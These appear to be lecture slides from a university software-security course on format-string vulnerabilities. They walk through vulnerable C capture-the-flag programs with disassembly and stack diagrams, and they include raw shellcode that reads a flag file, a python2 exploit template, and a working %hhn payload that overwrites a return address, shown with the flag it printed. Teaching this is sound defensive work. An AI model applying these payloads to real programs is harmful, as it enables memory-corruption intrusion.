`\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80`

Exploit for format3 (shellcode in buffer)

Something like

```
python2 -c "print '%112d' + '\x??\x??\x??\x??' + '\x90'*?? +  
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\x40\x40\x40\x40\x40\x89\xe3\x31\xc9\x31\  
xd2\xcd\x80\x89\xc1\x31\xf6\x66\xbe\x01\x01\x66\x4e\x31\xc0\xb0xbb\x31\xdb\x  
43\x31\xd2\xcd\x80\x31\xc0\x40xcd\x80' " > /tmp/exploit
```

```
cat /tmp/exploit | ./formats3
```


CSE 410/518: Software Security

Instructor: Dr. Ziming Zhao

Last class: code/formats3

Capture the flag

Sequential overwrite

```
int vulfoo()
{
    char buf1[100];
    char buf2[100];

    fgets(buf2, 99, stdin);
    sprintf(buf1, buf2);
    return 0;
}

int main() {
    return vulfoo();
}
```

code/formats5

```
int auth = 0;

int vulfoo()
{
    char tmpbuf[512];
    fgets(tmpbuf, 510, stdin);

    printf(tmpbuf);
    return 0;}

int main() {
    vulfoo();

    if (auth)
        print_flag();}
```


Goal:

Call print_flag() by
overwriting auth

formats5 32bit - call print_flag

```
08049316 <vulfoo>:
8049316: f3 0f 1e fb      endbr32
804931a: 55              push  ebp
804931b: 89 e5           mov  ebp,esp
804931d: 53             push  ebx
804931e: 81 ec 14 02 00 00 sub  esp,0x214
8049324: e8 47 fe ff ff   call 8049170 <_x86.get_pc_thunk.bx>
8049329: 81 c3 d7 2c 00 00 add  ebx,0x2cd7
804932f: c7 45 f4 00 00 00 00 mov  DWORD PTR [ebp-0xc],0x0
8049336: 89 e8          mov  eax,ebp
8049338: 89 45 f4       mov  DWORD PTR [ebp-0xc],eax
804933b: 8b 45 f4       mov  eax,DWORD PTR [ebp-0xc]
804933e: 83 c0 04       add  eax,0x4
8049341: 83 ec 08       sub  esp,0x8
8049344: 50            push  eax
8049345: 8d 83 45 e0 ff ff lea  eax,[ebx-0x1fbb]
804934b: 50            push  eax
804934c: e8 5f fd ff ff   call 80490b0 <printf@plt>
8049351: 83 c4 10       add  esp,0x10
8049354: 8b 83 fc ff ff ff mov  eax,DWORD PTR [ebx-0x4]
804935a: 8b 00          mov  eax,DWORD PTR [eax]
804935c: 83 ec 04       sub  esp,0x4
804935f: 50            push  eax
8049360: 68 fe 01 00 00   push 0x1fe
8049365: 8d 85 f4 fd ff ff lea  eax,[ebp-0x20c]
804936b: 50            push  eax
804936c: e8 4f fd ff ff   call 80490c0 <fgets@plt>
8049371: 83 c4 10       add  esp,0x10
8049374: 83 ec 0c       sub  esp,0xc
8049377: 8d 85 f4 fd ff ff lea  eax,[ebp-0x20c]
804937d: 50            push  eax
804937e: e8 2d fd ff ff   call 80490b0 <printf@plt>
8049383: 83 c4 10       add  esp,0x10
8049386: b8 00 00 00 00   mov  eax,0x0
804938b: 8b 5d fc       mov  ebx,DWORD PTR [ebp-0x4]
804938e: c9            leave
804938f: c3            ret
```

ebp →



formats5 32bit - (When EIP is in vulfoo)

```
08049316 <vulfoo>:
8049316: f3 0f 1e fb      endbr32
804931a: 55              push  ebp
804931b: 89 e5           mov  ebp,esp
804931d: 53             push  ebx
804931e: 81 ec 14 02 00 00 sub  esp,0x214
8049324: e8 47 fe ff ff   call 8049170 <_x86.get_pc_thunk.bx>
8049329: 81 c3 d7 2c 00 00 add  ebx,0x2cd7
804932f: c7 45 f4 00 00 00 00 mov  DWORD PTR [ebp-0xc],0x0
8049336: 89 e8          mov  eax,ebp
8049338: 89 45 f4       mov  DWORD PTR [ebp-0xc],eax
804933b: 8b 45 f4       mov  eax,DWORD PTR [ebp-0xc]
804933e: 83 c0 04       add  eax,0x4
8049341: 83 ec 08       sub  esp,0x8
8049344: 50            push  eax
8049345: 8d 83 45 e0 ff ff lea  eax,[ebx-0x1fbb]
804934b: 50            push  eax
804934c: e8 5f fd ff ff   call 80490b0 <printf@plt>
8049351: 83 c4 10       add  esp,0x10
8049354: 8b 83 fc ff ff ff mov  eax,DWORD PTR [ebx-0x4]
804935a: 8b 00         mov  eax,DWORD PTR [eax]
804935c: 83 ec 04       sub  esp,0x4
804935f: 50            push  eax
8049360: 68 fe 01 00 00   push 0x1fe
8049365: 8d 85 f4 fd ff ff lea  eax,[ebp-0x20c]
804936b: 50            push  eax
804936c: e8 4f fd ff ff   call 80490c0 <fgets@plt>
8049371: 83 c4 10       add  esp,0x10
8049374: 83 ec 0c       sub  esp,0xc
8049377: 8d 85 f4 fd ff ff lea  eax,[ebp-0x20c]
804937d: 50            push  eax
804937e: e8 2d fd ff ff   call 80490b0 <printf@plt>
8049383: 83 c4 10       add  esp,0x10
8049386: b8 00 00 00 00   mov  eax,0x0
804938b: 8b 5d fc       mov  ebx,DWORD PTR [ebp-0x4]
804938e: c9            leave
804938f: c3            ret
```

Frame of
vulfoo

ebp



0x20c = 524
bytes

formats5 32bit - (When EIP is in vulfoo)


```
08049316 <vulfoo>:
8049316: f3 0f 1e fb      endbr32
804931a: 55              push  ebp
804931b: 89 e5           mov  ebp,esp
804931d: 53             push  ebx
804931e: 81 ec 14 02 00 00 sub  esp,0x214
8049324: e8 47 fe ff ff   call 8049170 <_x86.get_pc_thunk.bx>
8049329: 81 c3 d7 2c 00 00 add  ebx,0x2cd7
804932f: c7 45 f4 00 00 00 00 mov  DWORD PTR [ebp-0xc],0x0
8049336: 89 e8           mov  eax,ebp
8049338: 89 45 f4        mov  DWORD PTR [ebp-0xc],eax
804933b: 8b 45 f4        mov  eax,DWORD PTR [ebp-0xc]
804933e: 83 c0 04        add  eax,0x4
8049341: 83 ec 08        sub  esp,0x8
8049344: 50             push  eax
8049345: 8d 83 45 e0 ff ff lea  eax,[ebx-0x1fbb]
804934b: 50             push  eax
804934c: e8 5f fd ff ff   call 80490b0 <printf@plt>
8049351: 83 c4 10        add  esp,0x10
8049354: 8b 83 fc ff ff ff mov  eax,DWORD PTR [ebx-0x4]
804935a: 8b 00           mov  eax,DWORD PTR [eax]
804935c: 83 ec 04        sub  esp,0x4
804935f: 50             push  eax
8049360: 68 fe 01 00 00  push  0x1fe
8049365: 8d 85 f4 fd ff ff lea  eax,[ebp-0x20c]
804936b: 50             push  eax
804936c: e8 4f fd ff ff   call 80490c0 <fgets@plt>
8049371: 83 c4 10        add  esp,0x10
8049374: 83 ec 0c        sub  esp,0xc
8049377: 8d 85 f4 fd ff ff lea  eax,[ebp-0x20c]
804937d: 50             push  eax
804937e: e8 2d fd ff ff   call 80490b0 <printf@plt>
8049383: 83 c4 10        add  esp,0x10
8049386: b8 00 00 00 00  mov  eax,0x0
804938b: 8b 5d fc        mov  ebx,DWORD PTR [ebp-0x4]
804938e: c9             leave
804938f: c3             ret
```

Frame of
vulfoo

Frame of
printf

Next
data for
the
format
string

[Address of auth],



0x20c = 524
bytes

formats5 32bit - (EIP in printf)


```
08049316 <vulfoo>:
8049316: f3 0f 1e fb      endbr32
804931a: 55              push  ebp
804931b: 89 e5           mov  ebp,esp
804931d: 53             push  ebx
804931e: 81 ec 14 02 00 00 sub  esp,0x214
8049324: e8 47 fe ff ff   call 8049170 <_x86.get_pc_thunk.bx>
8049329: 81 c3 d7 2c 00 00 add  ebx,0x2cd7
804932f: c7 45 f4 00 00 00 00 mov  DWORD PTR [ebp-0xc],0x0
8049336: 89 e8          mov  eax,ebp
8049338: 89 45 f4       mov  DWORD PTR [ebp-0xc],eax
804933b: 8b 45 f4       mov  eax,DWORD PTR [ebp-0xc]
804933e: 83 c0 04       add  eax,0x4
8049341: 83 ec 08       sub  esp,0x8
8049344: 50             push  eax
8049345: 8d 83 45 e0 ff ff lea  eax,[ebx-0x1fbb]
804934b: 50             push  eax
804934c: e8 5f fd ff ff   call 80490b0 <printf@plt>
8049351: 83 c4 10       add  esp,0x10
8049354: 8b 83 fc ff ff ff mov  eax,DWORD PTR [ebx-0x4]
804935a: 8b 00          mov  eax,DWORD PTR [eax]
804935c: 83 ec 04       sub  esp,0x4
804935f: 50             push  eax
8049360: 68 fe 01 00 00  push  0x1fe
8049365: 8d 85 f4 fd ff ff lea  eax,[ebp-0x20c]
804936b: 50             push  eax
804936c: e8 4f fd ff ff   call 80490c0 <fgets@plt>
8049371: 83 c4 10       add  esp,0x10
8049374: 83 ec 0c       sub  esp,0xc
8049377: 8d 85 f4 fd ff ff lea  eax,[ebp-0x20c]
804937d: 50             push  eax
804937e: e8 2d fd ff ff   call 80490b0 <printf@plt>
8049383: 83 c4 10       add  esp,0x10
8049386: b8 00 00 00 00  mov  eax,0x0
804938b: 8b 5d fc       mov  ebx,DWORD PTR [ebp-0x4]
804938e: c9            leave
804938f: c3            ret
```

Frame of
vulfoo

Next
data for
the
format
string

Frame of
printf

[Address of auth], (%x)*, %n



0x20c = 524
bytes

code/formats6

```
int auth = 0;
int auth1 = 0;

int vulfoo()
{
    char tmpbuf[512];
    fgets(tmpbuf, 510, stdin);
    printf(tmpbuf);
    return 0;}

int main() {
    vulfoo();
    printf("auth = %d, auth1 = %d\n", auth, auth1);

    if (auth == 60 && auth1 == 80)
        print_flag();
}
```

Goal: Call print_flag() by
overwriting auth(s)

code/formats5

```
int auth = 0;

int vulfoo()
{
    char tmpbuf[512];
    fgets(tmpbuf, 510, stdin);

    printf(tmpbuf);
    return 0;}

int main() {
    vulfoo();

    if (auth)
        print_flag();}
```

Goal:

Get the flag without
overwriting auth

Idea

1. Overwrite the RET address on vulfoo's stack frame
 - a. **Challenge:** The address is 4 bytes. A big number. **Solution:** overwrite 1 byte a time instead of 4 bytes directly.
 - b. **Challenge:** The byte to be written could be a small number, but the printf already print more bytes than that. **Solution:** overflow the byte.

formats5 32bit

```
08049316 <vulfoo>:
8049316: f3 0f 1e fb      endbr32
804931a: 55              push  ebp
804931b: 89 e5           mov  ebp,esp
804931d: 53             push  ebx
804931e: 81 ec 14 02 00 00 sub  esp,0x214
8049324: e8 47 fe ff ff   call 8049170 <_x86.get_pc_thunk.bx>
8049329: 81 c3 d7 2c 00 00 add  ebx,0x2cd7
804932f: c7 45 f4 00 00 00 00 mov  DWORD PTR [ebp-0xc],0x0
8049336: 89 e8          mov  eax,ebp
8049338: 89 45 f4       mov  DWORD PTR [ebp-0xc],eax
804933b: 8b 45 f4       mov  eax,DWORD PTR [ebp-0xc]
804933e: 83 c0 04       add  eax,0x4
8049341: 83 ec 08       sub  esp,0x8
8049344: 50            push  eax
8049345: 8d 83 45 e0 ff ff lea  eax,[ebx-0x1fbb]
804934b: 50            push  eax
804934c: e8 5f fd ff ff   call 80490b0 <printf@plt>
8049351: 83 c4 10       add  esp,0x10
8049354: 8b 83 fc ff ff ff mov  eax,DWORD PTR [ebx-0x4]
804935a: 8b 00         mov  eax,DWORD PTR [eax]
804935c: 83 ec 04       sub  esp,0x4
804935f: 50            push  eax
8049360: 68 fe 01 00 00   push 0x1fe
8049365: 8d 85 f4 fd ff ff lea  eax,[ebp-0x20c]
804936b: 50            push  eax
804936c: e8 4f fd ff ff   call 80490c0 <fgets@plt>
8049371: 83 c4 10       add  esp,0x10
8049374: 83 ec 0c       sub  esp,0xc
8049377: 8d 85 f4 fd ff ff lea  eax,[ebp-0x20c]
804937d: 50            push  eax
804937e: e8 2d fd ff ff   call 80490b0 <printf@plt>
8049383: 83 c4 10       add  esp,0x10
8049386: b8 00 00 00 00   mov  eax,0x0
804938b: 8b 5d fc       mov  ebx,DWORD PTR [ebp-0x4]
804938e: c9            leave
804938f: c3            ret
```

Frame of
vulfoo

Next data for
the
format
string

Frame of
printf

4 bytes

RET = print_flag()

Saved ebp

tmpbuf

Format string

0x20c = 524
bytes

RET

Saved %ebp

[Address of auth], (%x)*, %n

Specifiers

A format specifier follows this prototype:

%[flags][width][.precision][length]**specifier**

The *length* sub-specifier modifies the length of the data type. This is a chart showing the types used to interpret the corresponding arguments with and without *length* specifier (if a different type is used, the proper type promotion or conversion is performed, if allowed):

	specifiers						
<i>length</i>	d i	u o x X	f F e E g G a A	c	s	p	n
(none)	int	unsigned int	double	int	char*	void*	int*
hh	signed char	unsigned char					signed char*
h	short int	unsigned short int					short int*
l	long int	unsigned long int		wint_t	wchar_t*		long int*
ll	long long int	unsigned long long int					long long int*
j	intmax_t	uintmax_t					intmax_t*
z	size_t	size_t					size_t*
t	ptrdiff_t	ptrdiff_t					ptrdiff_t*
L			long double				

Note regarding the c specifier: it takes an int (or `wint_t`) as argument, but performs the proper conversion to a char value (or a `wchar_t`) before formatting it for output.

code/formats5

```
ctf@formatstring_formats5_32:/$ python2 -c "print '\x8d\xd6\xff\xffAAAA\x8c\xd6\xff\xff%08x.%08x.%08x.%08x.%88d.%hhn%164d%hhn'" | ./formatstring_formats5_32
RET is at ffffd68c
AAAA000001fe.f7fbb580.08049329.080481b4.00000004.                                0.
                                1094795585

The flag is: pwn_iot{MdRrT83eBN_vVM76e_Am83ij5So.QX1gDLzczW}

Segmentation fault (core dumped)
```

Countermeasures

Compiler
ASLR

Compare with Buffer Overflow

StackGuard

Non-executable Stack